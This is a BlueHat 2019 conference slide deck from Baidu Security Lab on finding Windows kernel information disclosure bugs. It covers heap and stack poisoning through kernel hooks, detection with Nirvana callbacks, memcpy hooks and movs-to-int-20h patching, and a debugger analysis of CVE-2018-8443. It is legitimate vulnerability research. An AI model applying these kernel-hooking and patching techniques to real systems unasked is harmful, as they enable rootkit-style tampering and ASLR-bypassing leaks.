BLUEHAT
SHANGHAI 2019

# How to Find 12 Kernel Information Disclosure Vulnerabilities in 3 Months

Tanghui Chen, Long Li | Baidu Security Lab

2019

# Contents

# Who am I?

- Senior Security R&D Engineer at Baidu Security Lab
- Has been engaged in Windows Kernel Security Development for years
- Rootkit expert
- Accidentally involved in the field of vulnerability research

Tanghui Chen


chenhui00530@163.com

# What is the Kernel Information Disclosure Vulnerability?

There are many information disclosure vulnerabilities in Windows kernel that may lead to the ASLR bypass or critical system information disclosure, which can be exploited by attackers to reveal confidential information such as:

- Encryption keys
- Kernel objects
- Key kernel module addresses
- …

# Root Causes of the Vulnerability




**CVE-2018-8443**

1. Call ZwDeviceIoControlFile (..., 0x7d008004, Output,...) in user mode

2. ZwDeviceIoControlFile switches to kernel mode after system call


3. Output contains the uninitialized data in kernel stack after returning to the user mode

```
00000000: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000010: 00 00 00 00 00 00 00 00 78 2f 00 00 00 00 00 00 ........x/......
00000020: 41 41 41 41 41 41 41 41 41 41 41 41 00 00 00 00 AAAAAAAAAAAA....
00000030: 41 41 41 41 41 41 41 41 41 41 41 41 00 00 b9 0f AAAAAAAAAAAA....
00000040: 11 41 41 41 14 08 00 00 b0 00 00 00 b4 00 00 00 .AAA............
00000050: 41 41 41 41 3b 00 00 00 5c 00 64 00 65 00 76 00 AAAA;...\.d.e.v.
```

# Existing Vulnerability Mining Techniques

- **BochsPwn**
  - ❑ CPU emulator
- **DigTool**
  - ❑ Heavyweight VT techniques
- **Instrumentation**

# Discovering Information Disclosure Vulnerability




1. Poison kernel heap and stack data, and fill padding flag data
2. Data is checked at a certain time when the application layer memory is written. If there is padding flag data in the memory, it's possible a vulnerability exists.
3. Analyze and confirm the vulnerability

# Step 1: Heap/Stack Data Poisoning Techniques

- Hook KiFastCallEntry, Kernel Stack Poisoning
- Hook ExAllocatePoolWithTag, Kernel Heap Poisoning
- Fill the heap and stack memory data with padding flag data, such as AA

# Stack Poisoning

**In the Hook KiFastCallEntry, get kernel stack memory by IoGetStackLimits, and fill padding flag data**

```
IoGetStackLimits(&LowLimit, &HighLimit);
    __asm{
        xor eax, eax;
        mov al, g_cFlags; //0xAA
        mov edi, LowLimit;
        mov ecx, Esp_Value;
        sub ecx, LowLimit;
        cld;
        rep stosb;
    }
```

# Heap Poisoning

**Fill padding flag data when calling ExAllocatePoolWithTag to allocate memory**

```
PVOID NTAPI HOOK_ExAllocatePoolWithTag(...)
{
    PVOID Buffer = NULL;
    Buffer = pfn_ExAllocatePoolWithTag(PoolType, NumberOfBytes, Tag);
    if (Buffer){
        memset(Buffer, g_cFlags, NumberOfBytes);     //将内存初始化特殊数据，如0xAA
    }

    return Buffer;
}
```

# Thoughts on Heap and Stack Data Poisoning

- Heap and stack data poisoning techniques are relatively simple, there is no good or bad techniques
- If the memory has data that is the same as the poisoned data, it’s possible to receive false positives.
- Therefore, using variable padding flag data for poisoning can help reduce false positives.

# Step 2: Research on Data Detection Techniques

Currently we have CPU emulator and VT data detection techniques.

Are there more and better techniques?

# Data Detection Techniques Research

We came up with three techniques for data detection based on our research:

- Nirvana (first time being used in kernel information disclosure vulnerability mining)
- memcpy/memmove, referred to as memcpy (most lightweight technique)
- movs

# Nirvana: Overview

Nirvana is a lightweight, dynamic translation framework provided by Microsoft that can be used to monitor and control the (user mode) execution of a running process without needing to recompile or rebuild any code in that process (from Hooking Nirvana@Alex Ionescu). This is the first time Nirvana being used in kernel information disclosure vulnerability mining.

Nirvana can be used to set the callback function when the system call returns to the user mode, and the stack data can be detected in the callback function.


```
ZwSetInformationProcess(NtCurrentProcess(),ProcessInstrumentationCallback,&Info64,sizeof(Info64));
```

```
typedef struct _PROCESS_INSTRUMENTATION_CALLBACK_INFORMATION{
    ULONG_PTR Version;
    ULONG_PTR Reserved;
    ULONG_PTR Callback;
}PROCESS_INSTRUMENTATION_CALLBACK_INFORMATION
```

# Nirvana: Implementation

```
__declspec (naked) VOID InstrumentationCallback()
{
    __asm{
        //The code is omitted...
        mov eax, fs:[0x8];
        mov edi, fs:[0x4];
__loop:
        cmp dword ptr[eax], g_cFlag; //如0xAAAAAAAA
        jz __find;
        add eax, 4;
        cmp eax, edi;
        //The code is omitted...
        jmp dword ptr fs : [0x1B0];
    }
}
```

# The scene captured by Nirvana



# Nirvana: Pros


- Nirvana is supported by Windows Vista and later systems
- Implementation is easy by using the system provided interface
- Good compatibility

# Nirvana: Cons

- Can only detect stack data, almost impossible to detect heap data
- It is relatively difficult to analyze and develop POC without catching the real-time disclosure of information

# memcpy: Overview

- memcpy/memmove is being used for copying data from kernel space



# memcpy: Implementation

Hook memcpy/memmove, detect whether dst is user mode address and whether the data includes padding flag data

```
void * __cdecl HOOK_memcpy( void * dst, void * src, size_t count)
{
        //代码有省略...
          if ((ULONG_PTR)dst < MmUserProbeAddress){
                    pOffset = (PUCHAR)src;
                    while (pOffset <= (PUCHAR)src + count - sizeof(DWORD)){
                              if (*(DWORD *)pOffset == g_dwDwordFlags){
                              //checked
                    }
          }}
        //代码有省略...
}
```

# memcpy: Features

- Easy to implement, outstanding performance with almost no performance loss
- Good compatibility
- Being able to catch the first scene of the vulnerability, analyzing and writing POC is simple
- Outstanding advantages, few flaws

# Memcpy in-depth study

```
memcpy(TestBuffer,"1234567890",Length);
memcpy(TestBuffer,"1234567890",10);
memcpy(TestBuffer,"1234567890",100);
memmove(TestBuffer,"1234567890",Length);
memmove(TestBuffer,"1234567890",10);
```

- If size is a variable，nt calls memcpy directly
- If size is constant, memcpy is optimized
- If size is a large constant, memcpy is optimized to movsd
- Memmove will not be optimized

```
.text:000127D7 8B 55 E4          mov     edx, [ebp+Length]
.text:000127DA 52                push    edx             ; MaxCount
.text:000127DB 68 E0 9B 01 00    push    offset dword_19BE0 ; Src
.text:000127E0 A1 AC 70 05 00    mov     eax, _TestBuffer
.text:000127E5 50                push    eax             ; Dst
.text:000127E6 E8 77 04 00 00    call    _memcpy
.text:000127EB 83 C4 0C          add     esp, 0Ch
.text:000127EE 8B 0D AC 70 05 00 mov     ecx, _TestBuffer
.text:000127F4 8B 15 E0 9B 01 00 mov     edx, ds:dword_19BE0
.text:000127FA 89 11             mov     [ecx], edx
.text:000127FC A1 E4 9B 01 00    mov     eax, ds:dword_19BE4
.text:00012801 89 41 04          mov     [ecx+4], eax
.text:00012804 66 8B 15 E8 9B 01+ mov    dx, ds:word_19BE8
.text:0001280B 66 89 51 08       mov     [ecx+8], dx
.text:0001280F B9 19 00 00 00    mov     ecx, 19h
.text:00012814 BE E0 9B 01 00    mov     esi, offset dword_19BE0
.text:00012819 8B 3D AC 70 05 00 mov     edi, _TestBuffer
.text:0001281F F3 A5             rep movsd
.text:00012821 8B 45 E4          mov     eax, [ebp+Length]
.text:00012824 50                push    eax             ; MaxCount
.text:00012825 68 E0 9B 01 00    push    offset dword_19BE0 ; Src
.text:0001282A 8B 0D AC 70 05 00 mov     ecx, _TestBuffer
.text:00012830 51                push    ecx             ; Dst
.text:00012831 FF 15 1C A0 01 00 call    ds:__imp__memmove
.text:00012837 83 C4 0C          add     esp, 0Ch
.text:0001283A 6A 0A             push    0Ah             ; MaxCount
.text:0001283C 68 E0 9B 01 00    push    offset dword_19BE0 ; Src
.text:00012841 8B 15 AC 70 05 00 mov     edx, _TestBuffer
.text:00012847 52                push    edx             ; Dst
.text:00012848 FF 15 1C A0 01 00 call    ds:__imp__memmove
.text:0001284E 83 C4 0C          add     esp, 0Ch
```

# Exploring movs

- memcpy optimizations
- Eventually compiled into movs instructions
- Detecting data using mpvs can resolve the insufficient memcpy coverage problem in some rare cases

# movs: Implementation

- movs dst, src; (F3A5) int 20h; (CD20) are two bytes
- Scan the nt module and replace all movs with int 20h
- Customize int 20h interrupt handler, KiTrap20
- Detecting memory data in KiTrap20

# movs: Implementation

```
if (*(WORD *)pOffset == 0xA5F3){ //rep movs dword ptr es:[edi],dword ptr [esi]
        MdlBuffer = GetMdlBuffer(&Mdl, pOffset, 2);
        *(WORD *)MdlBuffer = 0x20CD;//int 20
}
__declspec (naked) VOID HOOK_KiTrap20()
{
        __asm {
        //The code is omitted...
        pushfd;
        pushad;
        call DetectMemory;
        popad;
        popfd;
        rep movs dword ptr es:[edi], dword ptr[esi];
        iretd;  }
        //The code is omitted...
}
```

# movs: Implementation

```
VOID
DetectMemory(PVOID DestAddress, PVOID SrcAddress, SIZE_T Size)
{
    //The code is omitted...
    if ((ULONG_PTR)DestAddress < MmUserProbeAddress){
        pOffset = (PUCHAR)SrcAddress;
        if (*(ULONG_PTR *)pOffset == g_dwDwordFlags){
                //checked
        }
       //The code is omitted...
    }
}
```

# movs: Features

- Data detection is more comprehensive than memcpy coverage
- Ability to capture the vulnerability real-time and easy to analyze/develop the POC

# Step 3: Vulnerability Analysis

- Use live debugging for analysis and confirmation when a vulnerability is captured.
- Switch to user mode. If the padding flag data exists in user mode memory, it is safe to confirm a kernel information disclosure vulnerability exists.
- Develop PoC based on analysis of callstack and reverse engineering of user mode code that issues the syscall.

# Vulnerability Analysis

- Memories were copied multiple times for some of the vulnerabilities, which makes the POC analysis and development very difficult.
- We implemented a set of memory tracking tools to assist our analysis, which can:
  - Memory trace
  - Memory conditional breakpoint

# CVE Analysis

**CVE-2018-8443, a vulnerability detected in win10 17134 x64**

```
kd> kvn
 # Child-SP          RetAddr           : Args to Child                                                           : Call Site
00 ffff8487`62036ce0 fffff803`0b4a4af9 : 0000025b`0ce92010 ffffd301`4f682010 00000000`00000fd8 ffffd301`4cf2b680 : Nirvana!HOOK_memcpy+0x279 [d:\
01 ffff8487`62036ec0 fffff803`0b4a4111 : ffffd301`4f364660 00000000`00000000 00000000`00000000 00000000`00000000 : nt!IopCompleteRequest+0x5b9
02 ffff8487`62036fb0 fffff803`0b4a2301 : 00000000`00000100 00000000`00000000 ffffb3db`00000000 ffffd301`4f64ec18 : nt!KiDeliverApc+0x171
03 ffff8487`62037040 fffff803`0b4a18bb : 00000000`00000001 ffffd301`4f64d5c0 00000000`00000000 ffffd301`4f650d78 : nt!KiSwapThread+0x501
04 ffff8487`62037110 fffff803`0b4a07b7 : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000005 : nt!KiCommitThreadWait+0x13b
05 ffff8487`620371b0 fffff803`0b917eb0 : ffffd301`00000005 ffff8487`62037340 ffffd301`4f67b9b0 fffffeff`00000006 : nt!KeWaitForMultipleObjects+0x
06 ffff8487`62037290 fffff803`0b9189d7 : ffff8487`620377e0 0000007e`6a8ff8e0 00000000`00000000 00000000`00000ff0 : nt!ObWaitForMultipleObjects+0x
07 ffff8487`62037790 fffff803`0b5be943 : ffffd301`4f60f080 0000007e`6a8ff828 ffffd301`4f60f080 0000007e`6a8ff5b8 : nt!NtWaitForMultipleObjects+0x
08 ffff8487`62037a10 00007fff`89a1aa04 : 00007fff`86796099 00000000`01000000 00000000`00000000 00000000`00000002 : nt!KiSystemServiceCopyEnd+0x1
09 0000007e`6a8ff598 00007fff`86796099 : 00000000`01000000 00000000`00000000 00000000`00000002 0000025b`0cc20188 : ntdll!NtWaitForMultipleObjects
0a 0000007e`6a8ff5a0 00007fff`7b42be54 : 00000000`00000018 00000000`00000000 00000000`00000020 00000000`00000000 : KERNELBASE!WaitForMultipleObje
0b 0000007e`6a8ff8a0 00007fff`89473034 : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : mpssvc!FwUpcallThread+0x244
0c 0000007e`6a8ff9b0 00007fff`899f1431 : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : KERNEL32!BaseThreadInitThunk+0
0d 0000007e`6a8ff9e0 00000000`00000000 : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : ntdll!RtlUserThreadStart+0x21
```

```
kd> dv
    dwForManual = 0x8eaf9
            dst = 0x00000198`8be7c8d0
            src = 0xffffdc80`fd47bd90
          count = 0x58
           Irql = 0x01 ''
        pOffset = 0xffffdc80`fd47bdcc "gggg"
              i = 3
         Buffer = 0x00000000`00000000
          Entry = 0xffffdc81`02629698
     RetAddress = 0xfffff803`3671aaf9
```

```
kd> db 0xffffdc80`fd47bd90
ffffdc80`fd47bd90  03 02 00 00 58 00 00 00-a0 9b e9 97 ea bd cf 11  ....X...........
ffffdc80`fd47bda0  a5 d6 28 db 04 c1 00 00-0b 00 00 00 00 00 00 00  ..(.............
ffffdc80`fd47bdb0  01 00 00 00 00 00 00 00-02 00 00 00 10 00 00 00  ................
ffffdc80`fd47bdc0  02 00 00 00 02 00 00 00-01 00 00 00 67 67 67 67  ............gggg
ffffdc80`fd47bdd0  00 00 00 00 01 00 00 00-01 00 00 00 67 67 67 67  ............gggg
ffffdc80`fd47bde0  00 00 00 00 01 00 00 00-a0 aa ff 45 1b 6e d0 11  ...........E.n..
ffffdc80`fd47bdf0  bc f2 44 45 53 54 00 00-0d 00 00 00 00 02 00 10  ..DEST..........
ffffdc80`fd47be00  01 00 00 00 00 00 00 00-01 00 00 00 00 00 00 00  ................
```

```
kd> lmDvmmpssvc
Browse full module list
start             end                 module name
00007fff`7b3e0000 00007fff`7b4c2000   mpssvc     (pdb symbols)
    Loaded symbol image file: mpssvc.dll
    Image path: c:\windows\system32\mpssvc.dll
    Image name: mpssvc.dll
```

# CVE Analysis

**Go back to mpssvc.dll and verify that user-mode memory contains special tags.**

```
kd> g
Break instruction exception - code 80000003 (first chance)
mpssvc!FwUpcallThread+0x244:
0033:00007ff8`e1d9be54 cc              int     3
kd> r
rax=0000000000000004 rbx=0000000000000020 rcx=ac99b5861e7a0000
rdx=0000000000000000 rsi=0000000000000000 rdi=0000000000000004
rip=00007ff8e1d9be54 rsp=0000009d761ffa70 rbp=0000009d761ffb19

0033:00007ff8`e1d9bd80 488b0d49900700  mov     rcx,qword ptr [mpssvc!CDfwEngWriter::dwSpecialCSGeneration+0x8 (
0033:00007ff8`e1d9bd87 4533c0          xor     r8d,r8d
0033:00007ff8`e1d9bd8a 4c89742438      mov     qword ptr [rsp+38h],r14   output保存位置
0033:00007ff8`e1d9bd8f ba0480007d      mov     edx,7D008004h
0033:00007ff8`e1d9bd94 4821742430      and     qword ptr [rsp+30h],rsi
0033:00007ff8`e1d9bd99 49894618        mov     qword ptr [r14+18h],rax
0033:00007ff8`e1d9bd9d 498d4620        lea     rax,[r14+20h]
0033:00007ff8`e1d9bda1 c7442428d80f0000 mov     dword ptr [rsp+28h],0FD8h
0033:00007ff8`e1d9bda9 4889442420      mov     qword ptr [rsp+20h],rax   output
0033:00007ff8`e1d9bdae ff1574a00400    call    qword ptr [mpssvc!_imp_DeviceIoControl (00007ff8`e1de5e28)]

kd> dq rsp+38 l1
0000009d`761ffaa8  0000021c`25890b30
kd> db 0000021c`25890b30+20
0000021c`25890b50  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
0000021c`25890b60  00 00 00 00 00 00 00 00-38 07 00 00 00 00 00 00  ........8.......
